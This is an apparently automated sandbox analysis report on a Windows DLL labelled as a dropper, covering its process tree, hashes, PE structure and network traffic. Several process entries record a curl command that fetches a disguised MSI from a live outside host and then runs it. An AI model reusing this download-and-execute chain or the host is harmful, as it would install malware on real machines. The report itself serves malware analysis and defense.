

JOESandbox Cloud BASIC



ID: 756307

Sample Name:

SecuriteInfo.com.Win64.DropperX-
gen.15394.30671.exe

Cookbook: default.jbs

Time: 00:32:06

Date: 30/11/2022

Version: 36.0.0 Rainbow Opal

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
Windows Analysis Report

SecuriteInfo.com.Win64.DropperX-gen.15394.30671.exe

Overview

General Information

Sample Name:	SecuriteInfo.com.Win64.DropperX-gen.15394.30671.exe (renamed file extension from exe to dll)
Analysis ID:	756307
MD5:	977f29431f9233f..
SHA1:	7999931d13db79..
SHA256:	b875add23dbf8b..
Tags:	exe
Infos:	



Detection

MALICIOUS

SUSPICIOUS

CLEAN


UNKNOWN

Score:	2
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Sample execution stops while proce...
- Queries the volume information (nam...
- May sleep (evasive loops) to hinder...
- Creates a process in suspended mo...

Classification



Process Tree

- System is w10x64
- loadll64.exe (PID: 2232 cmdline: loadll64.exe "C:\Users\user\Desktop\SecuriteInfo.com.Win64.DropperX-gen.15394.30671.dll" MD5: C676FC0263EDD17D4CE7D644B8F3CD6)
 - conhost.exe (PID: 6000 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
 - cmd.exe (PID: 2868 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\SecuriteInfo.com.Win64.DropperX-gen.15394.30671.dll",#1 MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
 - rundll32.exe (PID: 5104 cmdline: rundll32.exe "C:\Users\user\Desktop\SecuriteInfo.com.Win64.DropperX-gen.15394.30671.dll",#1 MD5: 73C519F050C20580F8A62C849D49215A)
 - cmd.exe (PID: 2964 cmdline: cmd /C curl http://anydesk10.hospedagemdesites.ws/UIServices.jpg -o %temp%\spclwow78x.msi MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
 - conhost.exe (PID: 5284 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
 - curl.exe (PID: 2772 cmdline: curl http://anydesk10.hospedagemdesites.ws/UIServices.jpg -o C:\Users\user\AppData\Local\Temp\spclwow78x.msi MD5: BDEBD2FC4927DA00EEA263AF9CF8F7ED)
 - cmd.exe (PID: 1784 cmdline: cmd /C %temp%\spclwow78x.msi MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
 - conhost.exe (PID: 4764 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
 - rundll32.exe (PID: 4580 cmdline: rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Win64.DropperX-gen.15394.30671.dll,xlAutoOpen MD5: 73C519F050C20580F8A62C849D49215A)
 - cmd.exe (PID: 3664 cmdline: cmd /C curl http://anydesk10.hospedagemdesites.ws/UIServices.jpg -o %temp%\spclwow78x.msi MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
 - conhost.exe (PID: 5296 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
 - curl.exe (PID: 1308 cmdline: curl http://anydesk10.hospedagemdesites.ws/UIServices.jpg -o C:\Users\user\AppData\Local\Temp\spclwow78x.msi MD5: BDEBD2FC4927DA00EEA263AF9CF8F7ED)
 - cmd.exe (PID: 4544 cmdline: cmd /C %temp%\spclwow78x.msi MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
 - conhost.exe (PID: 3972 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
 - rundll32.exe (PID: 5968 cmdline: rundll32.exe "C:\Users\user\Desktop\SecuriteInfo.com.Win64.DropperX-gen.15394.30671.dll",xlAutoOpen MD5: 73C519F050C20580F8A62C849D49215A)
 - cmd.exe (PID: 5908 cmdline: cmd /C curl http://anydesk10.hospedagemdesites.ws/UIServices.jpg -o %temp%\spclwow78x.msi MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
 - conhost.exe (PID: 3712 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
 - curl.exe (PID: 5260 cmdline: curl http://anydesk10.hospedagemdesites.ws/UIServices.jpg -o C:\Users\user\AppData\Local\Temp\spclwow78x.msi MD5: BDEBD2FC4927DA00EEA263AF9CF8F7ED)
 - cmd.exe (PID: 5320 cmdline: cmd /C %temp%\spclwow78x.msi MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
 - conhost.exe (PID: 1408 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
 - cleanup

Malware Configuration

⊘ No configs have been found

Yara Signatures

⊘ No yara matches

Sigma Signatures

⊘ No Sigma rule has matched

Snort Signatures

⊘ No Snort rule has matched

Joe Sandbox Signatures
















There are no malicious signatures, [click here to show all signatures](#).

Mitre Att&ck Matrix


Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Windows Management Instrumentation	Path Interception	1 1 Process Injection	1 Rundll32	OS Credential Dumping	1 Security Software Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	2 Non-Application Layer Protocol	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 1 Virtualization/Sandbox Evasion	LSASS Memory	1 1 Virtualization/Sandbox Evasion	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	2 Application Layer Protocol	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 1 Process Injection	Security Account Manager	1 1 System Information Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Ingress Tool Transfer	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	1 Remote System Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud

Behavior Graph

Legend:

-  Process
-  Signature
-  Created File
-  DNS/IP Info
-  Is Dropped
-  Is Windows Process
-  Number of created Registry Values
-  Number of created Files
-  Visual Basic
-  Delphi
-  Java
-  .Net C# or VB.NET
-  C, C++ or other language
-  Is malicious
-  Internet

Behavior Graph
 ID: 756307
 Sample: SecuriteInfo.com.Win64.Drop-
 Startdate: 30/11/2022
 Architecture: WINDOWS
 Score: 2



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

No Antivirus matches

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
anydesk10.hospedagemdesites.ws	191.252.51.12	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://anydesk10.hospedagemdesites.ws/UIServices.jpg	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://anydesk10.hospedagemdesites.ws/UIServices.jpg8	curl.exe, 0000000C.00000003.311639977.0000213305CF000.00000004.00000020.00020000.0.00000000.sdmp, curl.exe, 0000000C.00000002.311799465.00000213305D2000.00000004.00000020.00020000.00000000.sdmp	false		high
http://anydesk10.hospedagemdesites.ws/UIServices.jpg-o%temp%	cmd.exe, 00000005.00000002.312230580.00002F48A740000.00000004.00000020.00020000.00000000.sdmp, cmd.exe, 00000006.00000002.312615492.0000025D5B2C0000.00000004.00000020.00020000.00000000.sdmp, cmd.exe, 00000010.00000002.314800313.0000017F1AD40000.00000004.00000020.00020000.00000000.sdmp	false		high
http://anydesk10.hospedagemdesites.ws/UIServices.jpg4	curl.exe, 0000000C.00000003.311639977.0000213305CF000.00000004.00000020.00020000.0.00000000.sdmp, curl.exe, 0000000C.00000002.311799465.00000213305D2000.00000004.00000020.00020000.00000000.sdmp	false		high
http://anydesk10.hospedagemdesites.ws/UIServices.jpg-oC:	curl.exe, 0000000B.00000002.312202696.00001DCAC560000.00000004.00000020.00020000.0.00000000.sdmp, curl.exe, 0000000C.00000002.311774782.00000213305C0000.00000004.00000020.00020000.00000000.sdmp, curl.exe, 00000013.00000002.314169873.0000025DD86A0000.00000004.00000020.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs						
IP	Domain	Country	Flag	ASN	ASN Name	Malicious
191.252.51.12	anydesk10.hospedagemdesites.ws	Brazil		27715	LocawebServicosdeInternet SABR	false

General Information	
Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	756307
Start date and time:	2022-11-30 00:32:06 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 3m 21s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Win64.DropperX-gen.15394.30671.exe (renamed file extension from exe to dll)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	21
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	<ul style="list-style-type: none"> • HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	CLEAN
Classification:	clean2.winDLL@35/4@3/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	<ul style="list-style-type: none"> • Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	<ul style="list-style-type: none"> • Stop behavior analysis, all processes terminated

Warnings
<ul style="list-style-type: none"> • Not all processes were analyzed, report is missing behavior information • TCP Packets have been reduced to 100

Simulations		
Behavior and APIs		
Time	Type	Description
00:33:01	API Interceptor	3x Sleep call for process: rundll32.exe modified
00:33:03	API Interceptor	1x Sleep call for process: loadll64.exe modified

Joe Sandbox View / Context
IPs <ul style="list-style-type: none"> ⊘ No context

Domains
⊘ No context

ASNs
⊘ No context

JA3 Fingerprints
⊘ No context

Dropped Files
⊘ No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\splwov78x.msi	
Process:	C:\Windows\System32\curl.exe
File Type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, MSI Installer, Code page: 1252, Title: Office 16 Click-to-Run Licensing Component - UNREGISTERED - Wrapped using MSI Wrapper from www.exemsi.com 16.0.15726.20202, Subject: Office 16 Click-to-Run Licensing Component - UNREGISTERED - Wrapped using MSI Wrapper from www.exemsi.com, Author: Microsoft Corporation, Keywords: Installer, Template: Intel;1033, Revision Number: {5A98002E-3B20-4BF2-9AFA-74F54CAB6E33}, Create Time/Date: Sat Jul 23 13:01:26 2022, Last Saved Time/Date: Sat Jul 23 13:01:26 2022, Number of Pages: 200, Number of Words: 12, Name of Creating Application: MSI Wrapper (10.0.51.0), Security: 2
Category:	modified
Size (bytes):	2719744
Entropy (8bit):	7.9576378357321165
Encrypted:	false
SSDEEP:	49152:TpUPWBdivJXFzhYsAdZYH4YwKw2oHUNgir2MYgoGLcOh0YdMsyRyIQw:TpvBxZtYDWHUNgiazgowjzu1Qw
MD5:	8FF0F8F8BA57670BC5A4BB010BBD4FC3
SHA1:	2A0EECF5BD6F7B33B8EC4AAB8FE325DDE4068D13
SHA-256:	3D644640BF3F0CDB52AD3E920960BB42EB355BBE31B98A02A6E08027EEA977C
SHA-512:	5A46401F7543B61946C6B8840D94286B488E66D057110C19CD1A52944E842E1ABEE24A79368EE0FA1E209076E7EB51491E96E8778628E75ED2D9E7333E87C0E1
Malicious:	false
Preview:>.....

\Device\ConDrv	
Process:	C:\Windows\System32\curl.exe
File Type:	ASCII text, with CR, LF line terminators
Category:	dropped
Size (bytes):	636
Entropy (8bit):	3.414381314704777
Encrypted:	false
SSDEEP:	12:Vz6ykymUexb1U9cJN4rVxPMYXx7NUANtigXD:sHkyH+bJnixPMYXxpUACgzs
MD5:	E1BD3DE85C02C458F242AE55BC4120E4
SHA1:	BB4D3096DEB407BD27D0FC7210485118D2387022
SHA-256:	9A41692153E3BF6E26AA5771264B8323F85A18E640F1501DBBC28362B9D6D5DD
SHA-512:	B8BA4F9CFDE8182D9A0F3F6E7A0CA3A59A5513191E44B358661D6F82A92B13B37F6B9176315225134F8FE3B4CEF77303167A633A8FFB213FF053615DE023B69E
Malicious:	false
Preview:	% Total % Received % Xferd Average Speed Time Time Time Current.. Dload Upload Total Spent Left Speed... 0 0 0 0 0 0 0 0 --:--:-- --:--:-- --:--:-- 0.3 2656k 3 88415 0 0 88415 0 0:00:30 0:00:01 0:00:29 80818.10 2656k 10 274k 0 0 274k 0 0:00:09 0:00:01 0:00:08 144k.35 2656k 35 930k 0 0 310k 0 0:00:08 0:00:03 0:00:05 305k.77 2656k 77 2050k 0 0 683k 0 0:00:03 0:00:03 --:--:-- 524k.100 2656k 100 2656k 0 0 664k 0 0:00:04 0:00:04 --:--:-- 584k..

Static File Info

General

File type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Entropy (8bit):	3.0307538143964656
TrID:	<ul style="list-style-type: none">Win64 Dynamic Link Library (generic) (102004/3) 86.43%Win64 Executable (generic) (12005/4) 10.17%Generic Win/DOS Executable (2004/3) 1.70%DOS Executable Generic (2002/1) 1.70%Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.01%
File name:	SecuriteInfo.com.Win64.DropperX-gen.15394.30671.dll
File size:	4096
MD5:	977f29431f9233f22f51b3d27e8abc28
SHA1:	7999931d13db79b25e8660065fbb5288dc04d7e
SHA256:	b875add23dbf8b2942af53c0610c779c4263dacdf69186a3d4c9c09c3ebebdb5
SHA512:	72330def651641ae479360cab2e258fdc489486e72db1ee1047ce523b20a8e31e6aae172f1ccf3d6515e72d655ca9e35725b34ff44d07760ab707e8dea2acbdba
SSDEEP:	48:aMlaP2YiSjVNII/7zlyaXt8hSx6zcJRu:NaiInFWa
TLSH:	5E81A6B3ABB122F6F27D433A506BCC74716E371861E24B5D8D58E02F1872D5E7801782
File Content Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....z...z...z.r.{...z...{...z...s...z...z...z.....x...z.Rich..z.....PE..d...f.c....." .."...

File Icon



Icon Hash:	74f0e4ecccdce0e4
------------	------------------

Static PE Info

General

Entrypoint:	0x180000000
Entrypoint Section:	
Digitally signed:	false
Imagebase:	0x180000000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE, DLL
DLL Characteristics:	HIGH_ENTROPY_VA, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x638666D4 [Tue Nov 29 20:08:52 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	13e99671da6907109c536ea4afa01e7a

Entrypoint Preview

Instruction

dec ebp
pop edx
nop
add byte ptr [ebp], al
add byte ptr [eax], al
add byte ptr [eax+eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x21c0	0x4c	.rdata


Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_IMPORT	0x220c	0x28	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x4000	0xf8	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x3000	0x24	.pdata
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x2020	0x38	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x20	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections								
Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x266	0x400	False	0.5078125	zlib compressed data	4.3487661880829	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rdata	0x2000	0x296	0x400	False	0.349609375	data	2.642166996048795	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.pdata	0x3000	0x24	0x200	False	0.068359375	data	0.3102527413766767	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x4000	0xf8	0x200	False	0.3359375	data	2.5119620156497993	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources					
Name	RVA	Size	Type	Language	Country
RT_MANIFEST	0x4060	0x91	XML 1.0 document, ASCII text, with CRLF line terminators	English	United States

Imports	
DLL	Import
KERNEL32.dll	GetProcAddress, FreeLibrary, LoadLibraryA


Exports		
Name	Ordinal	Address
xlAutoOpen	1	0x180001000

Possible Origin		
Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior
Network Port Distribution

Total Packets: 35

- 53 (DNS)
- 80 (HTTP)



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 30, 2022 00:33:02.696511030 CET	49699	80	192.168.2.5	191.252.51.12
Nov 30, 2022 00:33:02.855293036 CET	49700	80	192.168.2.5	191.252.51.12
Nov 30, 2022 00:33:02.909787893 CET	80	49699	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:02.909965038 CET	49699	80	192.168.2.5	191.252.51.12
Nov 30, 2022 00:33:02.910645962 CET	49699	80	192.168.2.5	191.252.51.12
Nov 30, 2022 00:33:03.067636013 CET	80	49700	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.068957090 CET	49700	80	192.168.2.5	191.252.51.12
Nov 30, 2022 00:33:03.069293976 CET	49700	80	192.168.2.5	191.252.51.12
Nov 30, 2022 00:33:03.123477936 CET	80	49699	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.129914045 CET	80	49699	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.129986048 CET	80	49699	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.130033970 CET	80	49699	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.130078077 CET	80	49699	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.130129099 CET	80	49699	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.130168915 CET	80	49699	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.130212069 CET	80	49699	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.130208015 CET	49699	80	192.168.2.5	191.252.51.12
Nov 30, 2022 00:33:03.130208969 CET	49699	80	192.168.2.5	191.252.51.12
Nov 30, 2022 00:33:03.130254984 CET	80	49699	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.130269051 CET	49699	80	192.168.2.5	191.252.51.12
Nov 30, 2022 00:33:03.130299091 CET	80	49699	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.130342007 CET	80	49699	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.130352974 CET	49699	80	192.168.2.5	191.252.51.12
Nov 30, 2022 00:33:03.130393982 CET	49699	80	192.168.2.5	191.252.51.12
Nov 30, 2022 00:33:03.281018972 CET	80	49700	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.281299114 CET	80	49700	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.281344891 CET	80	49700	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.281388044 CET	80	49700	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.281435966 CET	80	49700	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.281450033 CET	49700	80	192.168.2.5	191.252.51.12
Nov 30, 2022 00:33:03.281502008 CET	80	49700	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.281553030 CET	80	49700	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.281565905 CET	49700	80	192.168.2.5	191.252.51.12
Nov 30, 2022 00:33:03.281620979 CET	80	49700	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.281681061 CET	80	49700	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.281687021 CET	49700	80	192.168.2.5	191.252.51.12
Nov 30, 2022 00:33:03.281744957 CET	80	49700	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.281795025 CET	80	49700	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.281804085 CET	49700	80	192.168.2.5	191.252.51.12
Nov 30, 2022 00:33:03.281857967 CET	49700	80	192.168.2.5	191.252.51.12
Nov 30, 2022 00:33:03.343219995 CET	80	49699	191.252.51.12	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 30, 2022 00:33:03.343275070 CET	80	49699	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.343307018 CET	80	49699	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.343337059 CET	80	49699	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.343370914 CET	80	49699	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.343403101 CET	80	49699	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.343435049 CET	80	49699	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.343466997 CET	80	49699	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.343497992 CET	80	49699	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.343532085 CET	80	49699	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.343559980 CET	80	49699	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.343591928 CET	80	49699	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.343592882 CET	49699	80	192.168.2.5	191.252.51.12
Nov 30, 2022 00:33:03.343625069 CET	80	49699	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.343652010 CET	49699	80	192.168.2.5	191.252.51.12
Nov 30, 2022 00:33:03.343657017 CET	80	49699	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.343688965 CET	80	49699	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.343710899 CET	49699	80	192.168.2.5	191.252.51.12
Nov 30, 2022 00:33:03.343725920 CET	80	49699	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.343758106 CET	80	49699	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.343790054 CET	80	49699	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.343821049 CET	80	49699	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.343823910 CET	49699	80	192.168.2.5	191.252.51.12
Nov 30, 2022 00:33:03.343853951 CET	49699	80	192.168.2.5	191.252.51.12
Nov 30, 2022 00:33:03.343856096 CET	80	49699	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.344103098 CET	49699	80	192.168.2.5	191.252.51.12
Nov 30, 2022 00:33:03.493837118 CET	80	49700	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.493906021 CET	80	49700	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.493963957 CET	80	49700	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.493979931 CET	80	49700	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.494107962 CET	80	49700	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.494149923 CET	49700	80	192.168.2.5	191.252.51.12
Nov 30, 2022 00:33:03.494182110 CET	80	49700	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.494208097 CET	49700	80	192.168.2.5	191.252.51.12
Nov 30, 2022 00:33:03.494227886 CET	80	49700	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.494296074 CET	49700	80	192.168.2.5	191.252.51.12
Nov 30, 2022 00:33:03.494326115 CET	80	49700	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.494369030 CET	80	49700	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.494398117 CET	49700	80	192.168.2.5	191.252.51.12
Nov 30, 2022 00:33:03.494441032 CET	80	49700	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.494488955 CET	80	49700	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.494553089 CET	49700	80	192.168.2.5	191.252.51.12
Nov 30, 2022 00:33:03.494556904 CET	80	49700	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.494602919 CET	80	49700	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.494667053 CET	49700	80	192.168.2.5	191.252.51.12
Nov 30, 2022 00:33:03.494677067 CET	80	49700	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.494740963 CET	49700	80	192.168.2.5	191.252.51.12
Nov 30, 2022 00:33:03.494750977 CET	80	49700	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.494801998 CET	80	49700	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.494880915 CET	49700	80	192.168.2.5	191.252.51.12
Nov 30, 2022 00:33:03.494910002 CET	80	49700	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.494978905 CET	80	49700	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.495019913 CET	80	49700	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.495086908 CET	49700	80	192.168.2.5	191.252.51.12
Nov 30, 2022 00:33:03.495100975 CET	80	49700	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.495162010 CET	49700	80	192.168.2.5	191.252.51.12
Nov 30, 2022 00:33:03.556761026 CET	80	49699	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.556827068 CET	80	49699	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.556911945 CET	80	49699	191.252.51.12	192.168.2.5
Nov 30, 2022 00:33:03.557002068 CET	80	49699	191.252.51.12	192.168.2.5

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 30, 2022 00:33:02.335405111 CET	60841	53	192.168.2.5	8.8.8.8
Nov 30, 2022 00:33:02.448577881 CET	61893	53	192.168.2.5	8.8.8.8
Nov 30, 2022 00:33:02.580514908 CET	53	60841	8.8.8.8	192.168.2.5
Nov 30, 2022 00:33:02.666970968 CET	53	61893	8.8.8.8	192.168.2.5
Nov 30, 2022 00:33:04.852992058 CET	60649	53	192.168.2.5	8.8.8.8
Nov 30, 2022 00:33:04.872724056 CET	53	60649	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Nov 30, 2022 00:33:02.335405111 CET	192.168.2.5	8.8.8.8	0x150e	Standard query (0)	anydesk10.hospedagemdesites.ws	A (IP address)	IN (0x0001)	false
Nov 30, 2022 00:33:02.448577881 CET	192.168.2.5	8.8.8.8	0x6b9f	Standard query (0)	anydesk10.hospedagemdesites.ws	A (IP address)	IN (0x0001)	false
Nov 30, 2022 00:33:04.852992058 CET	192.168.2.5	8.8.8.8	0xd0a6	Standard query (0)	anydesk10.hospedagemdesites.ws	A (IP address)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Nov 30, 2022 00:33:02.580514908 CET	8.8.8.8	192.168.2.5	0x150e	No error (0)	anydesk10.hospedagemdesites.ws		191.252.51.12	A (IP address)	IN (0x0001)	false
Nov 30, 2022 00:33:02.666970968 CET	8.8.8.8	192.168.2.5	0x6b9f	No error (0)	anydesk10.hospedagemdesites.ws		191.252.51.12	A (IP address)	IN (0x0001)	false
Nov 30, 2022 00:33:04.872724056 CET	8.8.8.8	192.168.2.5	0xd0a6	No error (0)	anydesk10.hospedagemdesites.ws		191.252.51.12	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- anydesk10.hospedagemdesites.ws

Statistics

Behavior

- loaddll64.exe
- conhost.exe
- cmd.exe
- rundll32.exe
- rundll32.exe
- cmd.exe
- cmd.exe
- conhost.exe
- conhost.exe
- cmd.exe
- cmd.exe
- curl.exe
- curl.exe
- conhost.exe
- conhost.exe
- rundll32.exe
- cmd.exe
- conhost.exe
- cmd.exe
- curl.exe
- curl.exe
- conhost.exe

System Behavior

Analysis Process: loadll64.exe PID: 2232, Parent PID: 3324

General

Target ID:	0
Start time:	00:33:00
Start date:	30/11/2022
Path:	C:\Windows\System32\loadll64.exe
Wow64 process (32bit):	false
Commandline:	loadll64.exe "C:\Users\user\Desktop\SecuriteInfo.com.Win64.DropperX-gen.15394.30671.dll"
